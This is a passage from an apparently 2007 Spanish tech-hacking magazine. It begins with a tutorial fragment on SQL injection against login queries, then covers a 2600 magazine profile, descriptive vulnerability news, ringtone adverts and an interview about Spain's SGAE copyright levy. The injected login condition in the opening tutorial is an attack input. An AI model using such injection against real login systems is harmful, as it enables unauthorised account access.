usuario LIKE '%' AND clave = ''
```

Desgraciadamente, aunque es una sentencia correcta, no nos vamos a poder colar y os explico el por qué: nos falta la clave. "Anda que se nota que tú has estudiado para llegar a esa conclusión", pensará más de uno. A ver, os lo explico detalladamente.

Cuando trabajamos con operadores lógicos booleanos (AND que se traduce como "y", OR que se traduce como "o") empleamos al menos dos valores:

```
valor1 OR valor2
valor1 AND valor2
```

Para facilitaros la comprensión, haremos la siguiente analogía sobre la sentencia SQL anterior:

```
valor1 = "usuario = 'a'"
valor2 = "usuario LIKE '%a%'"
valor3 = "clave = ''"
```

¿Qué ocurre cuando empleamos tres valores como en la sentencia SQL anterior? Pues que el SQL los agrupa, así el SQL lo ha agrupado en:

```
valor1 OR (valor2 AND valor3)
```

Esos paréntesis no los veis por ninguna parte, pero forman parte de la lógica del SQL que interpreta primero los AND y luego los OR. Y no me vayáis a venir con que es un invento que os suena a nuevo, porque me da igual que hayáis estudiado con la EGB, la LOGSE o lo que sea, seguro que os enseñaron que para resolver: 1+2+3x4x5+6+7 había que convertirlo en: 1+2+(3x4x5)+6+7 es decir, que primero se hacen las multiplicaciones y luego las sumas.

Así que la sentencia SQL que hemos construido, al interpretarla, el SQL no encuentra ningún usuario que contenga la letra "a" cuya clave esté vacía, por lo que se convierte en:

```
valor1 OR (VACIO) => VACIO OR (VACIO) => VACIO
```

Como el "valor1" dijimos que era "a", y no hay ningún usuario que se llame "a", el SQL no será capaz de encontrar a ningún usuario que cumpla nuestras condiciones y devolverá el resultado vacío, lo que rechazará nuestro intento de acceso. Pero no os preocupéis porque esto tiene solución, pero eso será el mes que viene :-)

Andrés Méndez Barco
Manuel Baleriola Moguel

Website del mes

Este mes queremos que conozcáis a otra mítica revista del panorama hack, 2600: The Hacker Quarterly (www.2600.com).

El motivo de llamarse 2600 es en honor a los 2600Hz que emitía el silbato (levemente modificado) que se regalaba gratis en las cajas de cereales Cap'n Crunch (Capitán Crunch) y que podía utilizarse para hacer llamadas internacionales gratuitas en los EE.UU., motivo este por el que se hizo famoso el phreaker John Draper.

La traducción del resto del nombre es "El Hacker Trimestral", y le viene de la periodicidad con la que se imprime, cada tres meses.

contenido de la revista, que viene editándose desde 1984, es de lo más variopinto, pero siempre relacionado con las nuevas tecnologías (comunicaciones, ordenadores, Internet, etc.) y que se puede considerar underground, ya que practican lo que se conoce como Grey Hacking. Os explicamos el significado de cada color del sombrero:

- White Hacking: Hackear ayudando a los demás y sin provocar daños.


- Grey Hacking: Aprovechar la funcionalidad de la tecnología para cosas para las que no se había desarrollado inicialmente.

- Black Hacking: Hackear con malas intenciones o para provocar daño (lo que se podría interpretar como Cracking).

ATENCIÓN: Si creéis que vuestra web (bien sea independiente o de un grupo) es lo suficientemente buena como para aparecer en esta sección, o tenéis dudas sobre nuestros artículos, no dudéis en poneros en contacto con nosotros a través de la dirección cursodehack@megamultimedia.com.



De izquierda a derecha: John Draper, Kevin Mitnick y Steve Wozniak.



Portada de la edición de verano de 2007.

Bugy Bugy

El mes pasado hablamos sobre un bug que afectaba a una tecnología que está de moda en la web.

Este mes vamos a hacer un homenaje a viejos conocidos de esta sección como son el buffer overflow y el DoS. Pero, como siempre, tendréis que seguir leyendo para saber más porque hasta aquí podemos leer.



Ese vocabulario del jurásico

Está claro que a muchos de los que seguís esta sección os sonará la palabreja buffer overflow porque la hemos dicho muchísimas veces y además, como prueba de que debería estar en el vocabulario de todos los bugy adictos, aquí saldrá otra vez más. Esta vez el elemento afectado por un problema de buffer overflow es el servicio Agent de Windows 2000. Sí, puede parecer que a fecha de hoy esto es como hablar de un bug antiguo pero nada más lejos de la realidad, ya que en muchas empresas se sigue usando el Windows 2000 y el bug está calentito calentito, aunque estemos ya a finales del 2007 como quien dice.

El problema está en que remotamente podría conseguirse un ataque basado en la técnica del buffer overflow hiciera que un atacante ejecutara código arbitrario en el ordenador con los privilegios que tuviera el usuario víctima del ataque. Cosa que no será grave si no se usa el "administrador" por defecto como hace la mayoría muchas veces, ¿verdad? Si no, pues el atacante podría hacer lo que quisiese en el ordenador.


Show must go on

Como decía la canción del mítico grupo Queen, el show debe continuar, en este caso, el overflow no va a parar este mes y vamos a ver otro más.

Concretamente ahora le toca el turno a otro ataque remoto del tipo overflow que puede llegar a facilitar la ejecución de código arbitrario, cómo no. Y como estaréis intrigados por saber a quién le cae el marrón en esta ocasión, no vamos a retrasar más la espera. Este bug afecta a OpenOffice, seguro a la versión 2.0.4 y se sospecha de que las anteriores a la 2.3 sean vulnerables también.

Otro, otro, otro,...

Parece ser que este mes va a tocar el mes del overflow, ¿verdad? Pues aquí va otro bug que utilizando la técnica del overflow logra hacer cositas. En esta ocasión, además de permitir, a veces, la ejecución de código arbitrario como los dos que




hemos visto antes, también permite a los atacantes hacer que las aplicaciones que usen la librería ImageMagick casquen, peten, exploten o como vosotros llaméis habitualmente a cuando un programa deja de funcionar.

El problema que se ha detectado afecta al manejo que hace ImageMagick de cierto tipo de formatos de fichero de tal forma que, si se crea convenientemente un fichero .xbm, .xbm, .xwd, .dib, .dcm o .xcf se puede llegar a forzar que el buffer de la pila no pueda obtener suficiente tamaño para colocar la información que maneja. Esto provocaría el buffer overflow y lo que ya hemos comentado antes.

En cuanto a las versiones vulnerables, se confirma que la 6.3.4 lo es y del resto se sospecha que también lo son aunque no hay confirmación de ello.

Para terminar este mes vamos a repetir objetivo y por ello ImageMagick va a recibir otro premio bugy bugy de este mes XD. Esta ocasión no se trata de un buffer overflow, que por este mes ha sido bastante el protagonista, sino de otro viejo conocido de esta sección. Estamos hablando del DoS (Denial of Service o también conocido como denegación de servicio). El bug descubierto lo que logra es un atacante pueda consumir los recursos CPU de la máquina objetivo dejándola k.o. como os podéis imaginar. Al igual que el bug anterior, se ha confirmado que la 6.3.4 es vulnerable y el resto, sospechosas de serlo.

Como siempre, el consejo de siempre: actualizad, actualizad y seguid actualizando vuestros programas.



LO MEJOR PARA TU MOVIL

MENSAJES AL 7477



Envia ARIMAG + EL CODIGO
al 7477 Ej: ARIMAG 50406















































60162	60166	60163	60676	60169
60156	60135	60614	60673	60150
60326	60626	60604	60571	31585
60337	60336	60133	60351	40077
60613	1009	60349	60599	60660
60600	60350	60601	60609	60598
60612	60603	60620	60602	60617
60314	60629	60622	60619	60671
60625	60168	60161	60154	60171
60217	60210	60303	60289	60152
60649	60651	60656	60657	60674


Envia ARPOLI + EL CODIGO
al 7477 Ej: ARPOLI 50406

50406 Gorillaz - Dirty Harry
50393 Red Hot Chilli Peppers - Dani Ca
50375 Fito y Fitipaldis - Soldadito Marin
50374 Extremoduro - Golfa
50291 Freestylers feat. Petra - Told You
50264 Green Day - Wake Me Up When
50245 Moby - Dream About Me
50080 Simple Plan - Welcome My Life
50068 Green Day - Boulevard Of Broke
50063 Gorillaz - Feel good inc
50061 Weezer - Beverly Hills
50058 Good Charlotte - Just Wan Live
50312 The Chemical Brothers - Galva
50155 Fatboy Slim - Slash Dot Dash
50146 Neng - Soy persona
50145 Neng - Que pasa Neng
50134 Carlinhos Brown y Dj Dero
50046 Chemical Brothers - Believe
50388 El Koala - Opa yo viace un corra
50353 Mattafix - Big City Life
50352 La Cabra Mecanica - La uña de
50348 The Rolling Stones - Rain fall do
50346 Simple - Crazy
50343 Nickelback - Far Away
50342 Hoy no me puedo levantar - Un..
50341 Goldfrapp - Number one
50332 Pastora - Dia tonto
50330 Modestia Aparte - Cosas de la.
50329 Jamie Cullum - Mind trick
50321 Pain - Shut Your mouth V2
50318 El Barrio - Querida enemiga
50408 Jean Michel Jarre - Oxygene
50407 Hari Mata Hari - Lejla (Eurovision)
50405 Fabrizio Faniello - I do (Eurovision
50404 Elena Risteska - Ninanaina (Euro..
50403 Dima Bilan - Never Let You go (Eu
50400 Andre - Without Your Love (Euro..)
50391 Gypsy Kings - Hotel California
50390 Gloria Gaynor - I will survive
50389 Carlos Jeans - Have a nice day
50381 King Africa - Paquito el chocola..
50380 Complices - LLámame
50379 Victor - The fool on the hill
50378 Zucchero y Mana - Baila morena
50377 Scorpions - Winds of change
50376 Juanes - Nada valgo sin tu amor
50372 Ennio Morricone - La muerte..
50370 Anastacia - Left outside alone
50369 Alberto Iglesias
50368 Sergio Rivero - Me Envenena
50366 Niña Pastori - Tu me camelas
50363 Edurne - Despierta
50360 Coti y Paulina Rubio - Otra vez
50359 Belanova - Me pregunto
50358 Tara Blaise - The Three degrees
50355 Richard Ashcroft - Break the night
50354 OT 2005 - Batlika Medley
50351 Kelly Clarkson - Behind these haze
50350 Chambao - Sueño y muero
50349 Bono Feat. Mary J Blige - One
50345 Sidonie - Joe
50344 Pablo Moro - Vodka y caramelos

Envia ARREAL + EL CODIGO
al 7477 Ej: ARREAL 50406

50397 Nina Simone - (Spot Audi A4)
50395 Marvin Gaye - (Spot Movistar)
50347 Andy Williams - (Spot Honda)
50338 Dennis McCarthy - BSO V
50227 tangagirls
50223 nike_brasil
50222 martini
50212 cocacola
50383 Amelie BSO - La Valse Damelie
50382 Amelie BSO - Jy suis jamais alle
50363 Henry Manciny - La pantera rosa
50276 Soundtrack - Rocky
50275 Soundtrack - Pretty Woman
50244 Soundtrack - Pink Panther
50243 Soundtrack - 007 James Bond
50209 topgun
50208 tiburon
50207 halloween
50206 thegoodthebadandtheugly
50205 starwars
50204 spidemanII
50203 silenciodeloscorderos
50202 shrek2
50398 Pignoise - Nada que Perder
50368 Soundtrack - Revelde Way
50367 Soundtrack - Perdidos
50366 Soundtrack - Mujeres desespe..
50365 Soundtrack - Dr. House
50237 uefachampionsleagueofficia
50236 xfiles
50235 thesimpsons
50234 sesamestreet
50233 aquinohayquienviva
50232 knightrider
50231 willandgrace
50230 twinpeaks
50229 cheers
50228 teletubbies
50226 southparkth
50225 sensacion_vivir
50224 pokemon
50221 macgyver
50220 garfield
50219 flinstones
50218 familia_addams
50217 falconcrest


Para WAP y compatibles con fondos a color. Precio del SMS 1,20 + I.V.A. Servicio de ocio y entretenimiento Revisa el manual de tu terminal para verificar compatibilidad. Recuerda que para descargar contenidos necesitas tener WAP habilitado.



Ana María Méndez:
La mujer que desafió a la SGAE

"Desde que las tiendas hemos plantado batalla, las demandas por el canon han caído en picado"

Estamos en Sión... No :) Estamos en Traxtore, una tienda de informática de Barcelona y el centro físico de la Resistencia contra las entidades de gestión de derechos de autor. Apartada de las miradas pero viéndolo todo, en la rebotica, suele estar Ana María Méndez, una guerrera toda dulzura de 36 años. Líder de la rebelión desde que la denunciaron por impago del canon, a principios de 2004, y fundadora de la Asociación Española de Pequeñas y Medianas Empresas de Informática y Nuevas Tecnologías (APEMIT), Ana es la pesadilla más bonita de la SGAE.





¿Quién era Ana antes de APEMIT?
Estaba tan tranquila en esta tienda, que fundó mi hermano, el chispas de la familia. La dueña es mi madre.

La famosa abuela informática...
Un día, en un foro, leí: "Ojito con las abuelas. En Traxtore hay una señora de unos 62 años mentira, no tiene tantos que no veas cómo controla. Yo le hago preguntas trampa y me las acierta todas". Se lo imprimí y le hizo mucha ilusión. La llaman "la abuela de la informática" y, realmente, la gente se sorprende al ver a una señora mayor que es capaz de venderte un disipador de última generación.

¿Qué sector de la informática te gusta más?
Disfruto mucho con los "mods", su parte creativa: tunear torres, cortarlas, hacerles ventanas.

¿Siempre has sido combativa o empezaste con APEMIT?
Cuando algo me ha agredido, he presentado batalla. Hay mucha gente conformista, que ha tenido la misma desgracia de que la Sociedad General de Autores y Editores (SGAE) se fijase en sus negocios, pero no ha hecho más que consultar a un abogado. Siempre he creído en juntar a la gente que tenga el mismo problema y denunciarlo en voz alta, porque normalmente el agresor se avergüenza.

¿Y tu compañero, Alberto, cómo lleva lo de estar casado con una "walkiria"?
Gracias a Dios, es el que lleva el negocio para adelante. Yo, cuando pueda pasar página de esto, voy a tener que hacer un cursillo acelerado porque últimamente veo cosas muy raras en el mostrador, ja, ja.

¿Es tu patrocinador, digamos?
El tema de la SGAE me ha perjudicado de diversas formas. Por una parte, he tenido que cambiar la línea de la tienda y buscar productos nuevos. Ha sido un reto y no me importa.

¿Os habéis centrado más en el "modding"?
Sí. Pero hay algo que me ha perjudicado mucho: el apartarme de la labor que estaba desarrollando en el negocio familiar. He quedado totalmente descolgada para dedicarme a una lucha que me ha absorbido muchísimo. Si no hubiese tenido el apoyo familiar, que esta tienda sea de mi hermano, de mi madre, de mi marido, y ellos no hubiesen puesto más carne en el asador, esta lucha no la habría conseguido.

Es su mérito...
Por eso entiendo que muchos negocios afectados no hayan podido hacer tanto y se apoyen en lo que está haciendo APEMIT, algo que me parece estupendo.

¿Qué cargo tienes en APEMIT?
Secretaria.

No sé por qué las mujeres siempre acabamos de secretarias :)
Ja, ja. Chicas para todo. APEMIT nace de ver que te aplican un acuerdo de un grupo de importadores y fabricantes, que se erigen como tu patronal, y que tú no has firmado. Y cuando te cae una demanda, a pesar de ser su cliente de mucho tiempo, no te tienen ningún aprecio. Quieres revolverte contra esto pero ves que, como empresario, no tienes ningún valor. Sólo lo adquieres si eres un grupo de gente afectada capaz de hacer ruido.

¿Cuántos socios tiene APEMIT?
1.200. Nació a principios de 2006. Yo me dedico a volcar información en la web y asesorar para que los socios no cometan los fallos que yo cometí. Motivo a la gente para que muestre oposición desde el principio. Y están viendo que, al hacerlo, consiguen rebajas. Es más: desde que hemos plantado batalla, las demandas han caído en picado.

¿Las entidades se baten en retirada?
En demandas, sí, han dejado de serles rentables porque tienen que invertir en abogados, reducir las cantidades reclamadas y encima han conseguido sentencias que no les han gustado. Ahora las tiendas sabemos que podemos luchar.

APEMIT no sólo ha adoptado posiciones defensivas sino también combativas, como la querella que pusisteis porque un catedrático de la Universidad Politécnica de Madrid hacía informes favorables a la SGAE, como si fuesen oficiales.
Sí, y está admitida en la Audiencia.

¿Es cierto que la SGAE intentó sobornaros para que la quitaseis?
Fue una conversación en una comida. Intentaban llegar a un acuerdo con

HAY MUCHA GENTE CONFORMISTA, QUE HA TENIDO LA MISMA DESGRACIA DE QUE LA SOCIEDAD GENERAL DE AUTORES Y EDITORES (SGAE) SE FIJASE EN SUS NEGOCIOS

nosotros. Decían que la publicidad en contra que les estábamos haciendo les perjudicaba y nos pidieron condiciones.

¿Condiciones para retirar la querella?
Sí. Se las pedimos, pero desorbitadas: retroactividad fuera, todas las demandas que están interpuestas en los juzgados fuera, no más demandas, tú no me puedes auditar sino alguien asignado por APEMIT y, si el producto es de un fabricante o importador, yo te diré cuánto material he comprado, a qué fabricante y tú te apañarás. En resumen: que el canon nos pasara por encima a los pequeños empresarios.

¿Y qué respondieron?
Que sí. Dijimos: vale, pero que el acuerdo sea con las ocho entidades de gestión, no sólo la SGAE.

¿Estabas hablando con la SGAE?
Yo no, el abogado, Josep Jover, con un abogado de SGAE. Pero esto ya no pudo ser, porque no hay buena relación entre SGAE y la Entidad de Gestión de Derechos de los Productores Audiovisuales (EGEDA).

¿Cuántas demandas a tiendas ha puesto la SGAE?
En APEMIT controlamos la mayoría y tenemos 65.

¿Hay más cosas además de demandas?
Claro, antes ha habido presión. Muchos han pagado por miedo a que les pusieran la demanda. En APEMIT hay tiendas que estaban dispuestas a pagar 150.000 o 320.000 euros y, gracias a plantarse, les han bajado hasta cantidades como la mía.

¿Cuánto es la tuya?
Actualmente son 16.000 euros, pero empezó con 67.000. Sólo en demandas interpuestas a socios de APEMIT se superan los 3 millones de euros. Lo que pueden haber recaudado de quien no se ha plantado, imagina.

Tu forma personal de protestar ha sido dejar de vender cosas con canon. Supongo que pocas tiendas habrán seguido el ejemplo.
Sí. Es que ser un tienda de informática y no poder vender cosas "idóneas" es muy difícil.

EL JUICIO CONTRA TRAXDATA SENTÓ UN PRECEDENTE Y EL TÉRMINO "IDONEIDAD" SE INTRODUJO EN LA REFORMA DE LA LPI DEL 96.




¿Qué significa "idóneas"?
Por ejemplo, mi caso en los tribunales: cuando se les pregunta qué me piden por los reproductores de MP3, las tarjetas de memoria o las grabadoras de DVD, se remiten a la redacción de la Ley de Propiedad Intelectual (LPI) del 96, donde aparece que cualquier material idóneo para grabación y/o reproducción temporal o fija devengará canon.

Creía que los reproductores de MP3 sólo tenían canon a partir de la reforma de 2006...
No. Esto viene de la redacción más antigua, la del 87, que esgrimieron en la primera gran demanda, contra el fabricante Traxdata, y ganaron. Convencieron a la juez de que la ley estaba redactada en términos aplicados al material analógico, como la cinta de casete, el vídeo y la minicadena, pero que la tecnología había cambiado y existía un soporte digital que era el más utilizado. Entonces, se introduce el término "idóneo" para equiparar el soporte digital al analógico.

Y listos.
El juicio contra Traxdata sentó un precedente y el término "idoneidad" se introdujo en la reforma de la LPI del 96. La SGAE lo usó como medida de presión contra la Asociación Multisectorial de Empresas Españolas de Electrónica y Comunicaciones (ASIMELEC), diciéndoles: aquí hemos ganado a Traxdata y podemos hacer lo mismo con vosotros, o llegar a un acuerdo.

Con el término "idoneidad" meten lo que quieran en el saco.
Y nos llega la sorpresa de que empiezan a venir demandas donde piden por grabadoras de CD, de DVD, reproductores MP3, tarjetas de memoria. Lo que parecía que iba a quitar esta inseguridad y poner límites, la reforma de la LPI del 2006, no lo hace porque no les interesa.

Había unas conversaciones para consensuar qué dispositivos tendrían canon, pero se rompieron antes del pasado verano...
Sí, ya tenían una lista hecha: repro-



ductores de MP3, por aparato y por memoria interna, tarjetas de memoria, "pendrives" y grabadoras de CD y DVD, más reproductores de sobremesa con disco duro portátil función grabador. Se había llegado también a acordar qué tarifas se pondrían.

¿Y qué pasó?
La conversación se rompió cuando SGAE pidió a ASIMELEC el canon retroactivo a fecha de publicación en el BOE de la reforma de verano del 2006. Con lo cual, si a una tienda el retroactivo le supone una pasta, imagínate para un mayorista: millones.

¿Qué están haciendo los mayoristas ante esta amenaza?
Desaparecer o fusionarse entre sí. Hay dos mayoristas nacionales que han desaparecido como empresa pero, en realidad, han sido adquiridos por una empresa italiana. Es el movimiento perfecto para evitar cualquier reclamación con retroactividad. Además, como es una empresa italiana, quien les compra material adquiere el carácter de importador.

¿Y eso qué significa?
Que debes regularizar ese artículo con todos sus impuestos dentro del país. También ves que marcas como Sony incluyen canon en las grabadoras y videocámaras.

¿Qué canon cobran, si aún no está fijado?
6,61, que es el que dice SGAE, aunque está en el aire, y con IVA, que es otra conversación que está en el aire. Ves también cómo las tarjetas de memoria se han encarecido una brutalidad, cuando la tendencia era a la baja, o se están dejando de comercializar.

¿Todo por el canon?
Sí. Los reproductores de MP3, tienes oferta para comprar iPods o marcas contundentes, con su canon, pero toda la gama económica que había, te la tienes que importar tú. Está desapareciendo un montón de gama de producto de los catálogos de los mayoristas, aunque no se deja de ver en las grandes superficies. Antes, diariamente te llegaban como tienda montones de "mailings" de material "idóneo". Ahora esta oferta ya no existe.

Pero sigue en el mercado...
Puedes ir a cualquier gran superficie y encontrarás mil marcas de reproductores MP3, porque tiene la capacidad económica suficiente para importar su propio lote, más si es firmante del contrato CDR.

> **ESTÁ DESAPARECIENDO UN MONTÓN DE GAMA DE PRODUCTO DE LOS CATÁLOGOS DE LOS MAYORISTAS, AUNQUE NO SE DEJA DE VER EN LAS GRANDES SUPERFICIES**

¿Contrato CDR?
Aparte del acuerdo con ASIMELEC, la SGAE creó un contrato conforme tú adquirías el compromiso de liquidar una cantidad fija al mes como canon, con lo cual te condonaban la retroactividad y no te sometían a ningún tipo de control. A ese contrato se han adherido grandes superficies, comercios y algún mayorista.

Suena a impuesto revolucionario.
Conseguí la lista de firmantes del contrato CDR, que salía en uno de los múltiples enlaces de SGAE que primero estaban y después ponía página no encontrada. Por lógica, si han firmado el contrato están obligados a cobrar canon cuando les compras un CD o DVD, así que fui a MediaMarkt, PC City e Hipercor a comprar y exigí mi factura desglosada.

¿Y?
Ninguno me la quiso hacer. Es brutal el montón de gente que compra en un Corte Inglés y sitios así y, si viesen lo que pagan de canon, dirían: hostia, 5 euros mis CDs, 3 euros de IVA y 5,50 de canon. Si no hay mayor protesta es porque no saben que les afecta el bolsillo.

Los pequeños comercios, ¿cómo lidian con el canon?
En muchos bazares, puedes comprar tu bobina de CDs, pedir la factura y no te la van a dar, porque no pueden emitir una factura de venta si no tienen una de compra. Es decir, se incentiva la economía sumergida, algo que también han detectado las entidades de gestión.

¿Cómo?
Han visto que las empresas familiares prefieren no vender el producto antes que llevar una contabilidad en negro. Y esto perjudica a las entidades porque, si no se comercializa el producto, no cobran. Por otro lado, ven que el producto sigue estando en el mercado y ellos, como entidad de gestión, no están pillando cacho.

¿Y qué hacen?
La última moda es que la tienda pueda adquirir, de una marca reconocida y firmante del contrato CDR, un palet con canon y te envían tres.

LA FÁBRICA CONSIGUE VOLVER A VENDER, PORQUE CON CANON NADIE LE COMPRABA, Y LA SGAE, DE TRES PALETS RECAUDA POR UNO

¿Dos sin canon?
Exacto. Y tú te apañas.

¿Qué tienen que ver en esto las entidades de gestión?
Creo que está coordinado por ellas. Es inconcebible que fabricantes que están en el punto más visible las marcas pequeñas o que no estaban consolidadas han desaparecido del mercado y ahora son seis, me cuesta creen que se arriesguen tanto, que sean capaces de enviar "mails" a clientes con esta oferta. Creo que entra dentro del paquete de pactos y repactos.

¿Qué gana la SGAE?
La fábrica consigue volver a vender, porque con canon nadie le compraba, y la SGAE, de tres palets recauda por uno.

Vale más pájaro en mano..
Que tres palets volando... Dicho por ellos: el canon es pan para hoy y hambre para mañana. Tienen muy clara la idea de "vamos a coger lo que podamos". Saben que su tendencia de mercado es otra: la red. Por eso ahora intentan hacerse con este monopolio y saben que, antes, tienen que eliminar a la competencia.




Como las webs P2P, ajá. Por cierto, hace poco salió la sentencia de vuestro juicio, perdisteis y habéis recurrido. ¿Qué tal fue el juicio?
El juez hizo preguntas muy buenas. Por ejemplo, por qué cobran 1,20 de canon por cada DVD, más IVA.

¿Y qué respondieron?
La SGAE argumenta que por un CD piden 0,24 porque cada hora de audio graba 0,18 céntimos, como recoge la LPI, y la carátula del CD te dice cuántos minutos hay. Con los DVD piensas que van a explicar lo mismo: la ley dice que cada hora de vídeo cuesta 0,30, la carátula de un DVD de 4,7 gigas pone que son dos horas y, por tanto, 0,60 de canon. Pues no. La SGAE contesta que, como hay gente capaz de meter hasta seis horas en un DVD, ellos cobran cuatro.

¿Qué más preguntó el juez?
Cuando me auditaron, no acepté dar las facturas de mis clientes, para preservar sus datos privados. Sólo dejé acceso a las declaraciones de renta, de IVA, etc, y a mis facturas de compras de CDs y DVDs. Por cierto que la auditora no parecía muy experta en el tema porque le tuve que explicar qué era un disquete.

Ja, ja.
El juez le preguntó que si sólo pueden reclamar canon de lo que se ha vendido, por qué en la auditoría me pidieron sólo las compras. ¿Dónde estaban las ventas? Ella dijo que no recordaba muy bien cómo las había calculado porque "estas tiendas facturan cosas raras".

¿Y aún así perdisteis?
Lo que se tuvo en cuenta fue el alegato final del abogado de la SGAE, quien dijo que, aunque es evidente que los dispositivos y soportes tienen múltiples usos y no sólo copiar material con derechos de autor, eso es irrelevante. Cito textualmente: "Como si el usuario los usa de espantapájaros o graba datos o los guarda en un cajón, es indiferente puesto que no se puede comprobar". Y que la "idoneidad" estaba avalada por múltiples sentencias.





¿Qué tal te llevas con la SGAE?
Con la recaudadora, la señora Raudona, me llevaba muy bien. Al principio le preguntaba cosas, me intentaba informar, pero luego, cuando la llamaba preocupada y hasta incluso alguna vez llorando, atendía mis lloros y me rebajaba la deuda.

¿Y con los peces gordos?
Creo que me tienen cariño porque me llaman "dicharachera", "esa peculiar empresaria" :)

¿Si la SGAE se retira del tema canon en las tiendas, se acaba el juego de APEMIT?
No. Está empezando a ser una herramienta para más cosas. Por ejemplo, el pequeño comerciante se suele enterar de las normativas a golpe de multa, porque se dedica a su trabajo y no a pasar horas en Internet a ver si sale algo. Normalmente, nos ponemos en manos de un gestor y le pagamos un montón de pelas para que haga gestiones que a veces son muy sencillas, como regularizar tu web según la LSSI y la Ley de Protección de Datos.

Y esta información puede encontrarse en la web de APEMIT...
Sí. También quiero que sirva como ayuda recíproca, poniéndose en los dos lados del mostrador, como vendedor y como cliente. Hay cosas que fallan de cara al cliente, por ejemplo emitir una factura correctamente. Muchas tiendas, con toda la buena fe, emiten facturas que después no sirven para reclamar, o no saben decir al cliente cómo hacerlo. También hacer presión para que las garantías se adecuen a lo que dice la ley. Como grupo, puedo presionar e incluso decidir no vender el producto.

MUCHAS TIENDAS, CON TODA LA BUENA FE, EMITEN FACTURAS QUE DESPUÉS NO SIRVEN PARA RECLAMAR, O NO SABEN DECIR AL CLIENTE CÓMO HACERLO

Interesante.
Además, queremos incentivar que las tiendas promocionen el software libre. Por estrategia comercial y porque estamos recibiendo las ofertas de los mayoristas, parece que el único software que existe es el que te ofrece Microsoft. Hay mucho desconocimiento y mucho trabajador del sector que, a nivel de usuario, trabaja con software libre pero no se atreve a promocionarlo porque tiene miedo a la incompatibilidad de las cosas.

¿Y qué vais a hacer?
Que dentro de APEMIT, si yo vendo un equipo y tengo que configurarlo con Linux, pueda hacerlo y tenga un grupo de soporte dentro de APEMIT o pueda enlazar con algún foro serio, donde hacer consultas.

Sería genial.
